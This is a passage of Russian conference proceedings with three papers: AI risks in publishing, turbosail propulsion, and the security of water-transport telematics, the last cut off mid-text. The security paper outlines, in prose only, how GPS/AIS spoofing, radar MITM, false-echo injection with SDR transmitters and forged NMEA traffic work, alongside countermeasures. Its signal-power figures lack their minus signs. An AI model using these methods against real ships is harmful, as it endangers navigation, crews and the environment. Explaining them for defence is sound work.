Аннотация. В статье рассматривается трансформация издательской отрасли под влиянием технологий искусственного интеллекта, в частности, глубоких нейронных сетей. Проанализированы ключевые направления их применения: от генерации контента и аналитики до автоматизации производственных процессов. Особое внимание уделено комплексному анализу рисков, связанных с внедрением ИИ, включая вопросы этики, предвзятости, распространения дезинформации и воздействия на когнитивное здоровье пользователей и создателей контента. Статья предлагает сбалансированный взгляд на потенциальные угрозы и пути их минимизации.

Ключевые слова: нейронные сети; издательское дело; искусственный интеллект; информационно-психологическая безопасность; генеративный ИИ; глубокое обучение; этика ИИ.

INFORMATION AND PSYCHOLOGICAL SECURITY CHALLENGES OF USING NEURAL NETWORKS IN PUBLISHING

Tryastsyn Andrei, Kovganko Valeria

Saint Petersburg State University of Industrial Technologies and Design

18 Bolshaya Morskaya St., Saint Petersburg, 191186, Russia

e-mails: tryastsyn.andrej@yandex.ru, KovLerEgo@yandex.ru

Abstract. This article examines the transformation of the publishing industry under the influence of artificial intelligence technologies, particularly deep neural networks. Key areas of their application are analyzed: from content generation and analytics to automation of production processes. Particular attention is paid to a comprehensive analysis of the risks associated with the implementation of AI, including issues of ethics, bias, the spread of misinformation, and the impact on the cognitive health of users and content creators. The article offers a balanced view of potential threats and ways to minimize them.

Keywords: neural networks; publishing; artificial intelligence; information and psychological security; generative AI; deep learning; AI ethics.

Введение. Современные нейронные сети активно внедряются в издательскую деятельность, обеспечивая автоматизацию и расширяя творческие возможности сотрудников издательств. Основными направлениями применения нейронных сетей являются генерация и визуализация контента (создание книг, обложек, иллюстраций), анализ трендов и автоматизация научных публикаций (прогнозирование популярных тем и направлений исследований). Например, такие нейронные сети как GPT-3, Balaboba, DALL-E 2, Midjourney способны создавать различные медиаматериалы, тем самым совершенствуя работу авторов. Помимо этого, глубокие нейронные сети применяются в аналитике: для анализа большого количества публикаций, выявления актуальных тем и прогнозирования трендов, как в области профессиональной деятельности, так и в научных исследованиях, позволяя издателям лучше ориентироваться в постоянно изменяющемся информационном поле и принимать решения о приоритетных областях [1].

Нейронные сети продолжают эволюционировать как инструмент для оптимизации издательских процессов, выходя за рамки базовой генерации текста и визуальной информации. Основанные на моделях глубокого обучения, таких как генеративно-состязательные сети (GAN), технологии автоматизации верстки, синтеза речи для аудиокниг и преобразования аудиозаписей в текст, позволяют сократить затраты и время производства, повышая доступность контента [2].

Однако внедрение нейронных сетей в работу издательства также увеличивает риски и поднимает вопросы информационно-психологической безопасности. К таким рискам относятся распространение дезинформации, предвзятости и негативного воздействия на когнитивные функции пользователей.

Одним из наиболее значимых применений нейронных сетей является аналитика данных и поддержка принятия решений. Продвинутое алгоритмы, такие как Metamentor, способны проводить комплексный анализ рукописей, оценивая их по ряду параметров: от лингвистической сложности и стилистического своеобразия до уровня потенциальной полемичности (прогнозируемой способности будущего материала вызывать общественный спор, разногласия среди читателей или негативную реакцию из-за затрагиваемых в ней тем, идей или манеры подачи материала). На основе этого анализа система прогнозирует предполагаемые тиражи и коммерческий потенциал произведения, что позволяет издателям оптимизировать портфолио и минимизировать финансовые риски.

Однако эта технология сопряжена с серьезными угрозами. Алгоритмическая оценка может быть подвержена скрытой предвзятости, заложенной в обучающих данных, в результате чего происходит систематическое предпочтение определенных терминологий, нарративных структур или стилистических шаблонов. Это создает угрозу дискриминации авторов с уникальным или нетипичным стилем, а также произведений, представляющих культурное разнообразие, что в конечном итоге ведет к гомогенизации литературного ландшафта.

Гомогенизация литературного ландшафта — процесс сокращения разнообразия книжного рынка и наполнения его однотипными, похожими друг на друга произведениями.

С психологической точки зрения, авторы, сталкивающиеся с «непрозрачными» решениями нейронных сетей, могут испытывать состояние «техностресса» — фрустрацию и тревогу, вызванную невозможностью понять критерии оценки. Это способно подавлять творческий импульс и снижать креативные результаты. Для самих издателей чрезмерное доверие к алгоритмическим прогнозам чревато ослаблением критического мышления и профессиональной интуиции, что может привести к принятию неоптимальных решений и сужению культурного предложения для читателей.

Нейронные сети устраивают революцию в дизайне и производстве контента. Как уже говорилось выше, модели глубокого обучения, автоматизируют трудоемкие процессы верстки, адаптируя дизайн под различные форматы. В сфере аудиокниг инструменты синтеза речи и транскрипции, такие как DeepSpeech, Speech2Text, Yandex SpeechKit, радикально снижают затраты и ускоряют выпуск продукции.

Наряду с преимуществами, автоматизация порождает уникальные угрозы информационной безопасности. Технологии синтетического голоса (voice deepfakes), способные с высокой точностью имитировать под человеческий голос, открывают возможность для внедрения ложных нарративов непосредственно в аудиокниги.

Злоумышленники могут манипулировать эмоциями и убеждениями слушателей, распространяя фальсифицированные исторические хроники или новости, что подрывает базовое доверие к аудиоконтенту как к достоверному источнику.

Кроме того, предвзятость, закодированная в моделях синтеза речи, может некорректно представлять или искажать определенные акценты и диалекты, усугубляя социальные предрассудки и ограничивая доступность контента для широкой аудитории. Психологические последствия включают риск развития «цифровой зависимости» от постоянно доступного ИИ-контента, что может приводить к когнитивной перегрузке, симптомам раздражительности и ухудшению социального функционирования.

Угрозы нейронных сетей в издательстве часто проистекают из предвзятости в данных обучения, отсутствие прозрачной и чрезмерной зависимости от автоматизированных выходов. Например, генеративные модели могут воспроизводить социальные предрассудки, влияя на справедливость контента в книгах или научных статьях. Когнитивные воздействия включают «техностресс» от постоянного цифрового воздействия и снижение человеческой креативности, поскольку нейронные сети берут на себя задачи, традиционно требующие глубокого мышления. Однако исследования показывают, что эти эффекты варьируются в зависимости от демографии пользователей [1]. Молодые люди чаще проявляют поведение, похожее на зависимость, особенно от «иммерсивного» ИИ-контента (погружающий материал, созданный нейронными сетями, такой как чат-боты, виртуальные персонажи или персонализированные истории, которые вызывают сильную эмоциональную привязанность) [3].

В области генерации текстов применение нейронных сетей представляет угрозы информационно-психологической безопасности через генерацию синтетического контента, который способен распространять дезинформацию или предвзятые представления. Например, сгенерированные нейронными сетями тексты могут «галлюцинировать» факты (то есть производить правдоподобную, но неточную или ошибочную информацию). В дальнейшем эта информация может проникать в книги или статьи, подрывая доверие читателей и нанося серьезный репутационный урон издательству [4]. В академическом издательстве это может проявляться как фальшивые или неточные исследовательские статьи, манипулирование данными.

Встроенные предвзятости в обучающие наборы данных могут усиливать искажения в работе моделей искусственного интеллекта, приводя к формированию ограниченных или односторонних результатов. Это отражается на когнитивном восприятии пользователей, способствуя эффекту «фильтр-бабблов», при котором человек сталкивается преимущественно с однородным контентом, что ограничивает разнообразие точек зрения и снижает критическое мышление. Технологии GAN, используемые для создания deepfakes, расширяют эти риски на визуальные и мультимедийные формы контента, создавая реалистичные подделки, способные манипулировать эмоциональными реакциями, такими как тревога или удивление [5]. В глобальном масштабе это может приводить к когнитивным и эмоциональным последствиям, включая снижение самооценки при взаимодействии с нереалистичными изображениями, а также чрезмерную зависимость от нейронных сетей для креативной деятельности, что потенциально снижает автономность мышления и способности к самостоятельному принятию решений.

Этические опасения подчеркивают потенциал плагиата через автоматизированное переписывание, где нейронные сети избегают обнаружения и нарушают интеллектуальную собственность, подрывая доверие к опубликованным работам. Распространение подобного контента способствует формированию инфодемий — чрезмерного потока вводящей в заблуждение информации, который усиливает социальную поляризацию и оказывает дополнительную нагрузку на психическое здоровье, особенно у групп с низким уровнем информационной грамотности.

Издательские гиганты, такие как «Эксмо-АСТ», демонстрируют ценность нейронных сетей в анализе рукописей, но этические опасения требуют «этики по дизайну», такой как проверка результатов работы нейронной сети на надежных источниках.

Дискуссия о рисках нейронных сетей в издательстве была бы неполной без рассмотрения контраргументов. Ряд аналитиков полагает, что опасения по поводу того, что генеративный ИИ катализирует распространение дезинформации, могут быть преувеличены. Их аргументация строится на том, что рынок в значительной степени управляется спросом, а не предложением, и что устойчивые экосистемы, такие как профессиональные сообщества проверяющих факты и рецензентов, способны эффективно адаптироваться к новым вызовам. Более того, исследования точечного воздействия на целевую аудиторию показывают, что его убедительный эффект может быть ограничен, а сам ИИ может с тем же успехом использоваться для генерации и распространения точного и качественного контента.

Тем не менее, в чувствительных областях, таких как научное и образовательное издательство, где цена ошибки крайне высока, аргументы в пользу сохранения человеческого контроля остаются неубедительными. Человеческий надзор (human-in-the-loop) критически необходим для верификации фактов, выявления тонких предубеждений и минимизации последствий «галлюцинаций» ИИ. Таким образом, вопрос стоит не о том, преувеличены ли риски в принципе, а о том, в каких именно сегментах издательской деятельности они наиболее актуальны и требуют безотлагательных мер по регулированию.

Заключение. Внедрение нейронных сетей в издательскую отрасль представляет собой парадигмальный сдвиг, открывающий беспрецедентные возможности для автоматизации, аналитики и креативности. Однако этот прогресс сопряжен с комплексными вызовами в сфере этики, информационной и психологической безопасности. Ключевыми рисками являются алгоритмическая предвзятость, эрозия доверия к контенту из-за дезинформации и deepfakes, а также негативное воздействие на когнитивное здоровье и творческий потенциал человека.

Стратегия дальнейшего развития должна базироваться на принципах ответственного ИИ, включающих прозрачность алгоритмов, обязательный человеческий надзор в критически важных процессах, непрерывный аудит данных и моделей на предмет предвзятости, а также повышение цифровой и медиаграмотности всех участников процесса — от издателей до читателей. Только сбалансированный подход, признающий как потенциал, так и риски технологии, позволит извлекать максимум пользы от нейронных сетей, минимизируя их негативные последствия для общества и культуры.

СПИСОК ЛИТЕРАТУРЫ

1. Bazarkina D, Pashentsev E. Artificial Intelligence and New Threats to International Psychological Security / Bazarkina D, Pashentsev E. // *Russia in Global Affairs*. 2019. № 17(1). С. 147-170.
2. Пашенцев Е. Н., Фан К. Н. А., Дам В. Н. Злонамеренное использование искусственного интеллекта в Северо-Восточной Азии и угрозы международной информационно-психологической безопасности / Пашенцев Е. Н., Фан К. Н. А., Дам В. Н. // *Государственное управление. Электронный вестник*. 2020. № 80. С. 178-199.
3. Namvarpour, M. M., Brofsky, B., Medina, J. Y., Akter, M., & Razi, A. Romance, Relief, and Regret: Teen Narratives of Chatbot Overreliance. 2025. arXiv. <https://doi.org/10.48550/arXiv.2507.15783>.
4. Шао, А. Новые источники неточности? Концептуальная модель изучения «галлюцинаций» ИИ / А. Шао // *Мисинформационный обзор Гарвардской школы государственного управления*. 2025. [Электронный ресурс] URL: <https://misinfreview.hks.harvard.edu/article/new-sources-of-inaccuracy-a-conceptual-framework-for-studying-ai-hallucinations/> (дата обращения: 06.10.2025).
5. Парк С., Нан Х. Generative AI and misinformation: a scoping review of the role of generative AI in the generation, detection, mitigation, and impact of misinformation // *AI & Soc*. 2025. [Электронный ресурс] URL: <https://doi.org/10.1007/s00146-025-02620-3>.



ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ НА ТРАНСПОРТЕ

УДК 629.122

ИННОВАЦИОННОЕ РЕШЕНИЕ В ОБЛАСТИ СУДОСТРОЕНИЯ: ПРИМЕНЕНИЕ ТУРБОПАРУСОВ

Амелаханов Даниил Станиславович, Журавлев Антон Евгеньевич

Государственный университет морского и речного флота имени адмирала С. О. Макарова

Двинская ул., 5/7, Санкт-Петербург, 198035, Россия

e-mails: amelakhanovds@mail.ru, zhuravlevae@gumrf.ru

Аннотация. В статье рассматривается проблема экологической устойчивости морской индустрии, связанная с необходимостью снижения выбросов. Особое внимание уделяется применению турбопаруса, который работает на эффекте Магнуса. Данное инновационное решение позволит использовать энергию ветра для снижения расхода топлива, тем самым понизится количество выбросов и повысится энергоэффективность.

Ключевые слова: турбопарус; инновационные решения; современные суда; экология; энергия ветра.

INNOVATIVE SOLUTIONS IN WIND PROPULSION: APPLICATION OF TURBO SAILS ON MODERN SHIPS

Amelakhanov Daniil, Zhuravlev Anton

Admiral Makarov State University of Maritime and Inland Shipping

5/7 Dvinskaya St, St. Petersburg, 198035, Russia

e-mails: amelakhanovds@mail.ru, zhuravlevae@gumrf.ru

Abstract. The article addresses the issue of environmental sustainability in the maritime industry, associated with the need to reduce emissions. Particular attention is given to the use of the turbosail, which operates on the Magnus effect. This innovative solution makes it possible to harness wind energy to reduce fuel consumption, thereby lowering emissions and increasing energy efficiency.

Keywords: turbosail; innovative solutions; modern vessels; ecology; wind energy.

Введение. В современном мире одной из самых обсуждаемых проблем является тема экологии. Люди стараются все бережнее относиться к окружающей среде и придумывают для этого много разных инноваций. В морской индустрии так придумали турбопарус, с его помощью можно снизить количество выбросов и повысить энергоэффективность.

Балашов М.Г. и Ковтун А.А. представляют обзор современных видов парусного вооружения, применяемых на транспортных судах. Авторы рассматривают как традиционные паруса, так и активные установки, использующие эффект Магнуса, в частности ротор Флеттнера и турбосейл Кусто. Отмечаются их достоинства — простота, надёжность, экономия топлива до 15–35%, а также недостатки, связанные со сложностью конструкции и сниженной эффективностью на попутных курсах. В статье подчёркивается перспективность дальнейших исследований и разработки физических моделей турбопарусов [1].

Грибов К.В. и Калачев Д.Е. анализируют развитие ветродвижителей нового поколения, способствующих снижению выбросов и расхода топлива. Рассматриваются различные типы установок, включая ротор Флеттнера, турбопарус Кусто, жёсткие паруса и воздушные змеи. Примеры современных проектов (Oceanbird, Puyis Ocean, Sapорée и др.) показывают потенциал сокращения выбросов до 20–45% [2].

Патина И.Н., Ефремов В.С. и Родоманова К.С. в своей статье рассматривают перспективы применения турбопаруса на современных судах. Авторы описывают принцип действия установки, основанный на эффекте Магнуса, и выделяют её основные преимущества: экономию топлива, снижение выбросов и простоту эксплуатации. Также подчёркиваются ограничения технологии, связанные с необходимостью ветровых условий и затратами энергии на вращение ротора. В качестве примера приводится опыт компании Maersk Tankers, где установка турбопарусов позволила снизить расход топлива на 8,2% в год [3].

Просви́рин О.И. в своей работе рассматривает принципы действия турбопаруса — ветроэнергетической установки, основанной на эффекте Магнуса. Автор описывает конструкцию роторного паруса Флеттнера и его модернизированную версию, предложенную Жак-Ивом Кусто. Отмечены преимущества этих систем: высокая устойчивость судна, автоматизация управления, возможность движения при боковом и даже встречном ветре, а также значительная экономия топлива — до 30–40% при скорости 16 узлов. Также указано, что современные

турбопаруса успешно применяются на судах «E-Ship-1» и «Алсион», а благодаря развитию технологий и снижению стоимости производство становится всё более рентабельным [4].

Заслонов В.В., Тимофеева В.В. в статье представляют концепт автономного грузового судна с роторными парусами на базе проекта «Волгонефть». Авторы анализируют опыт внедрения турбопарусов на судах «E-Ship 1» и «Maersk Pelican», подтверждая их эффективность в снижении расхода топлива и выбросов. В работе произведены инженерные расчёты, определены параметры роторных установок, выполнены аэродинамические и конечно-элементные моделирования. Подчёркивается экологическая и экономическая целесообразность применения турбопарусов, особенно для безэкипажных судов, с учётом снижения нагрузки на основные двигатели и повышения надёжности [5].

Святский В.В., Осипов А.А. в статье рассматривают значимость турбопарусов для современного судоходства на примере судна «E-Ship 1». Авторы подчёркивают историческую эволюцию судоходства от парусных судов к двигателям внутреннего сгорания и актуальность возвращения к ветровой энергии в условиях экологического кризиса и ужесточения норм МАРПОЛ. Описывается принцип действия турбопаруса, основанный на эффекте Магнуса, и технические особенности устройства с автоматическим управлением. На примере «E-Ship 1» и судна «Oceanbird» показана экономия топлива до 25–90 %. При этом отмечаются ограничения технологии — высота парусов и снижение эффективности в штиль. Сделан вывод о перспективности турбопарусов как части комплексных решений по снижению расхода топлива и загрязнений в судоходстве [6].

Панева А.В., Цыварев А.А. в статье анализируют современные ветродвижители для судов и их перспективы. Рассматриваются типы ветродвижителей — паруса, вингсейлы (жесткие паруса-крылья), роторы Флеттнера и воздушные змеи (кайты). Подчёркивается экологическая значимость использования ветровой энергии для снижения выбросов и экономии топлива, что особенно актуально в рамках требований конвенции МАРПОЛ. Приводятся примеры успешного применения роторных парусов на судах «Buckau», «Estraden», «Viking Grace» и воздушных змеев на контейнеровозе «Beluga SkySails». Отмечается перспективность ветродвижителей на судах с невысокой скоростью и нескоропортящимся грузом. Авторы выделяют необходимость дальнейших исследований, особенно для судов, эксплуатируемых в Арктике и Военно-морском флоте России [7].

Итак, современные исследования показывают, что применение турбопарусов является перспективным направлением для повышения экологической и экономической эффективности судоходства.

История с турбопарусом началась ещё в 1924 году в Германии, когда немецкий инженер Антон Флеттнер разработал шхуну «Букау» (рис. 1), заменив на ней традиционные мачты двумя вертикально вращающимися цилиндрами. Эти цилиндры использовали эффект Магнуса, при котором вращающийся объект в потоке воздуха создаёт подъёмную силу, действующую аналогично парусу.




Рис. 1. Шхуна «Букау»

Турбопарус — это тип паруса, представляющий собой аэродинамическую установку, используемую для вспомогательного движения судна за счёт энергии ветра. Он работает на принципе эффекта Магнуса, представляет собой вращающийся цилиндр (рис. 2). В отличие от обычного паруса, турбопарус сам активно меняет обтекание воздуха, что позволяет получать больше тяги и работать в более широком диапазоне условий.



Рис. 2. Турбопарус

А в чем же заключается эффект Магнуса? Это физическое явление, при котором вращающееся тело, движущееся через воздух, испытывает силу перпендикулярно направлению потока. Сила возникает из-за разницы давлений, формирующейся при вращении цилиндра в воздушном потоке, и именно она преобразуется в тягу, способную приводить судно в движение (рис. 3).




Рис. 3. Технология работы турбопаруса

Остается вопрос: насколько же это эффективно и выгодно ли? Благодаря формуле (1) мы можем рассчитать количество сэкономленного топлива:

$$G_{\text{э}} = C_{\text{в}} * N_{\text{ЭКВ}}, \quad (1)$$

где $C_{\text{в}}$ — удельный расход топлива, а $N_{\text{ЭКВ}}$ — эквивалентная мощность, которая рассчитывается по формуле (2):

$$N_{\text{ЭКВ}} = N_{\text{Т}} / \eta, \quad (2)$$

где $N_{\text{Т}}$ — суммарная мощность рассчитанной ветроэнергетической установки, а η — пропульсивный коэффициент.

По статистике, один турбопарус помогает сократить количество потребляемого топлива до 10%, что уже считается хорошим результатом. На данный момент один турбопарус стоит от 1000000\$ до 2000000\$, ценник большой, но он должен окупиться за 5 лет, а срок службы у него не менее 30 лет, отсюда можно считать, что данная разработка считается выгодной. И самое главное, что такой парус считается универсальным, его можно установить на любое судно.

Заключение. Применение турбопарусов на современных судах является перспективным направлением развития морской индустрии, позволяющим одновременно решать задачи экологической устойчивости и повышения экономической эффективности. Использование энергии ветра способно значительно снизить расход топлива и уровень выбросов. В перспективе данная технология может занять значимое место в комплексе альтернативных источников судовой тяги, особенно для судов, работающих на длительных маршрутах и в районах с устойчивыми ветровыми потоками.

СПИСОК ЛИТЕРАТУРЫ

1. Балашов, М. Г. Современные виды парусного вооружения, устанавливаемые на судах / М. Г. Балашов, А. А. Ковтун // Актуальные вопросы проектирования, постройки и эксплуатации морских судов и сооружений : Труды всероссийской научно-практической конференции, Севастополь, 22–23 ноября 2023 года. Севастополь: Севастопольский государственный университет, 2023. С. 13-17. EDN KUXTHC.

2. Грибов, К. В. Использование ветродвижителей на морских судах / К. В. Грибов, Д. Е. Калачев // Научная весна 2024 : Сборник статей II Международного научно-исследовательского конкурса, Петрозаводск, 29 мая 2024 года. Петрозаводск: Международный центр научного партнерства «Новая Наука», 2024. С. 120-138. EDN DRHХKN.
3. Перспектива оснащения турбопарусом современных судов // Неделя науки Санкт-Петербургского государственного морского технического университета. 2022. № 2-2. EDN CWQGGU.
4. Просвирин, О. И. Турбопарус. Ротор Флеттнера и турбопарус от Кусто. Ветровые двигательные установки в судостроении // Сборник материалов I Молодежной научно-практической конференции, посвященной дню Российской науки в Севастопольском государственном университете, Севастополь, 08 февраля 2023 года. Севастополь: Федеральное государственное автономное образовательное учреждение высшего образования «Севастопольский государственный университет», 2023. С. 100-102. EDN BOMBHU.
5. Заслонов, В. В. Разработка концепта грузового автономного судна с турбопарусами / В. В. Заслонов, В. В. Тимофеева // Эксплуатация морского транспорта. 2024. № 1(110). С. 188-197. DOI 10.34046/aumsuomt110/27. EDN VWAJOH.
6. Святский, В. В. Эффективность применения турбопарусов в судоходстве / В. В. Святский, А. А. Осипов // Морские технологии: проблемы и решения 2025 : Сборник статей по материалам научно-практической конференции преподавателей, аспирантов и сотрудников ФГБОУ ВО «КГМТУ», Керчь, 22–25 апреля 2025 года. Керчь: Керченский государственный морской технологический университет, 2025. С. 33-36. EDN GCDPVC.
7. Панева, А. В. Перспективы развития технологии движителей / А. В. Панева, А. А. Цыварев // Актуальные вопросы инновационного развития Арктического региона РФ : Сборник материалов IV Всероссийской научно-практической конференции, Северодвинск, 14–30 ноября 2022 года / Министерство науки и высшего образования Российской Федерации, Федеральное государственное образовательное учреждение высшего образования «Северный (Арктический) федеральный университет имени М.В. Ломоносова». Северодвинск: Северный (Арктический) федеральный университет имени М.В. Ломоносова, 2023. С. 257-261. EDN OTXHVС.

УДК 629.067

БЕЗОПАСНОСТЬ ТЕЛЕМАТИЧЕСКИХ СИСТЕМ ВОДНОГО ТРАНСПОРТА

Богданова Полина Вадимовна

Государственный университет морского и речного флота имени адмирала С. О. Макарова
Двинская ул., 5/7, Санкт-Петербург, 198035, Россия
e-mail: Emofo40@yandex.ru

Аннотация. Рассмотрены основные уязвимости телематических систем водного транспорта. Представлены меры безопасности, направленные на обеспечение защиты телематических систем водного транспорта.

Ключевые слова: телематические системы; уязвимости; безопасность; автоматизированные системы; водный транспорт.

SAFETY OF WATER TRANSPORT TELEMATICS SYSTEMS

Bogdanova Polina

Admiral Makarov State University of Maritime and Inland Shipping
5/7 Dvinskaya St., St. Petersburg, 198035, Russia
e-mail: Emofo40@yandex.ru

Abstract. The main vulnerabilities of water transport telematics systems are considered. Security measures aimed at ensuring the protection of water transport telematics systems are presented.

Keywords: telematics systems; vulnerabilities; security; automated systems; water transport.

Введение. С развитием технологий большое влияние на водный транспорт оказывает автоматизация за счет внедрения телематических систем, обеспечивающих дистанционный сбор, передачу, анализ, управление водным транспортом. Выведение из строя данных систем сопровождается критическими убытками, вплоть до экологических бедствий. Учитывая рост киберугроз информационной безопасности данные системы находятся в состоянии уязвимости, что требует системного подхода к обеспечению их безопасности. В данной статье рассматриваются актуальные проблемы информационной безопасности телематических систем водного транспорта, а также сделан обзор подходов к их предотвращению и рассмотрению.

Кибератаки. Наиболее опасным видом кибератак на водный транспорт является взлом ICS [1] и ECDIS [2]. Основной уязвимостью выступает незащищенное, устаревшее программное обеспечение (далее ПО), где присутствует недостаточная проверка вводимых данных [3]. Также проблемой является подключение ECDIS к внешним системам, таким как радары или GPS, использование бортовых технологий Wi-Fi, интернета и LAN. Данные уязвимости позволяют внедрять ложные данные GPS/AIS через радиоканалы, осуществлять MITM-атаки на данные радаров, заражать системы через Wi-Fi.

Атака GPS [4] и AIS спуфинга реализуется через генерацию ложных радиосигналов, которые по своей мощности существенно превосходят оригинальные спутниковые сигналы. Это позволяет злоумышленникам «перехватывать» навигационные приемники судов, заставляя их обрабатывать фальшивые данные о местоположении. Особую опасность представляет то, что современные системы автоматической идентификации (AIS) некритично воспринимают поступающую информацию, не имея механизмов проверки ее достоверности.

В качестве эффективных мер противодействия специалисты предлагают многоуровневую систему защиты. Использование двухчастотных GPS-приемников значительно повышает устойчивость навигации, поскольку атакующему необходимо одновременно подделывать сигналы на двух различных частотах с точной временной синхронизацией. Это создает серьезные технические препятствия для реализации успешной атаки.

Особое значение приобретает внедрение альтернативных навигационных технологий, таких как eLoran. Работая в длинноволновом диапазоне, эта система демонстрирует уникальную устойчивость к помехам и спуфингу. Длинные радиоволны способны огибать земную поверхность и проникать через различные препятствия, обеспечивая надежную навигацию даже в условиях преднамеренных радиопомех.

Дополнительным защитным механизмом служит анализ мощности принимаемых сигналов. Поскольку поддельные сигналы обычно передаются с существенно большей мощностью (порядка 80...110 дБм против естественных 130 дБм от спутников), современные системы могут автоматически обнаруживать аномалии и блокировать подозрительные сигналы. Этот метод особенно эффективен в сочетании с направленными антенными системами, способными анализировать угол прихода радиоволн.

Перспективным направлением развития защитных технологий является внедрение криптографических методов аутентификации навигационных данных. Ведется активная работа над созданием защищенных версий AIS-протокола с цифровой подписью сообщений, что позволит исключить возможность подмены информации о судах. Аналогичные разработки ведутся и в области гражданских GPS-сигналов, где планируется внедрение механизмов криптографической проверки подлинности.

MITM-атаки на данные радаров позволяют злоумышленникам скрывать препятствия, создавать ложные цели или даже полностью подменять радарную картину. В основном данный вид атаки реализуется для подмены аналогового сигнала, взлома цифрового интерфейса (перехват/модификация NMEA/Ethernet-трафика между радаром и ECDIS, внедрения в беспроводной канал (если радар передает данные по Wi-Fi) и подмены алгоритмов автоматического сопровождения целей.

Сначала атакующий проводит разведку — анализирует используемое на судне оборудование, версии ПО и топологию сети. Современные хакерские инструменты позволяют автоматически определять модели радаров (например, по характерным сигналам Wi-Fi или специфическим заголовкам сетевых пакетов). Особое внимание уделяется поиску устаревших систем, работающих на Windows XP или непропатченных версиях ПО.

Для аналоговых систем применяется тонкое воздействие — вместо грубого подавления сигнала используется точечная подмена отдельных импульсов. Специальное оборудование (SDR-передатчики с точной временной синхронизацией) позволяет встраивать ложные эхо-сигналы в паузы между реальными импульсами радара. При этом сохраняется естественная картина помех и шумов, что затрудняет обнаружение вмешательства.

При работе с цифровыми интерфейсами злоумышленники все чаще используют методы машинного обучения. Нейросетевые алгоритмы анализируют нормальный трафик NMEA-сообщений, а затем генерируют правдоподобные поддельные пакеты. Это позволяет обойти простые системы проверки целостности данных.

Особую опасность представляют атаки на алгоритмы ARPA [5]. Современные системы автоматического сопровождения целей используют сложные математические модели для прогнозирования движения объектов. Вмешательство в эти расчеты может создать ситуацию, когда радар будет «видеть» несуществующую угрозу или, наоборот, игнорировать реальную опасность. При этом на экране отображается вполне правдоподобная картина, не вызывающая подозрений у оператора.

Для беспроводных каналов применяются изощренные методы криптоанализа. Даже при использовании WPA2-шифрования, уязвимости в реализации протокола или слабые пароли позволяют перехватывать сессионные ключи. Особенно уязвимы системы, где Wi-Fi модуль работает в режиме постоянной широкополосной передачи данных.

Для обеспечения защиты на аппаратном уровне критически важно обеспечить сквозное шифрование всех каналов передачи данных — от антенных систем до дисплеев в ходовой рубке. Современные морские шифраторы, такие как Krypton AIS/Radar Encryptor, позволяют надежно защитить NMEA-поток, а применение стандарта IEC 61162-450 гарантирует безопасность Ethernet-коммуникаций между радаром и ECDIS.

Особое внимание следует уделять физической защите кабельных трасс — экранированные проводники в сочетании с оптоволоконными линиями значительно снижают риск инъекции ложных сигналов. При этом важно дублировать критические функции: резервный аналоговый радар, независимый от цифровых систем, может стать последней линией обороны при сложной кибератаке. Интеграция с инерциальными навигационными системами добавляет еще один уровень проверки достоверности радарных данных.

На программном уровне современные системы должны использовать не просто контрольные суммы, а полноценную цифровую подпись передаваемых данных с применением стойких криптографических алгоритмов.

Технические сбои. Одной из наиболее распространенных проблем являются отказы критически важных датчиков — гироскопов, GPS-приемников, эхолотов и других сенсоров. Такие неисправности часто возникают внезапно и могут быть вызваны как естественным износом оборудования, так и экстремальными условиями эксплуатации — вибрацией, повышенной влажностью, перепадами температур или электромагнитными помехами. Особенно опасны комплексные отказы, когда одновременно выходят из строя несколько взаимосвязанных систем позиционирования.

Серьезную проблему представляет потеря сигнала в удаленных районах плавания. Спутниковая навигация, являясь основой современных навигационных систем, демонстрирует уязвимость в высоких широтах, узких фьордах или при неблагоприятных атмосферных условиях. Когда судно пересекает высокие широты или проходит через глубокие фьорды, геометрия спутникового покрытия часто становится неоптимальной — спутники группируются у горизонта, что приводит к резкому ухудшению точности позиционирования. В таких условиях даже временная потеря сигнала, длящаяся несколько минут, может иметь катастрофические последствия, особенно при плавании вблизи навигационных опасностей. Проблема усугубляется тем, что многие

суда сегодня проектируются с расчетом на постоянную доступность спутниковых сигналов, а традиционные методы астронавигации постепенно уходят в прошлое.

Системы автономного управления судами все чаще используют сложные алгоритмы машинного обучения, где решения принимаются на основе анализа тысяч параметров в реальном времени [6]. Даже при тщательном логировании всех входных и выходных данных, момент перехода количественных изменений в качественное решение часто остается неочевидным. Это создает серьезные проблемы как при сертификации таких систем, так и при расследовании возможных инцидентов. Также использование машинного обучения приводит к росту уязвимостей, являясь слабозащищенными модели машинного обучения подвержены атакам на целостность данных, таким как adversarial-атаки, когда злоумышленник может внести незаметные для человека изменения во входные данные, чтобы drastically изменить результат работы модели.

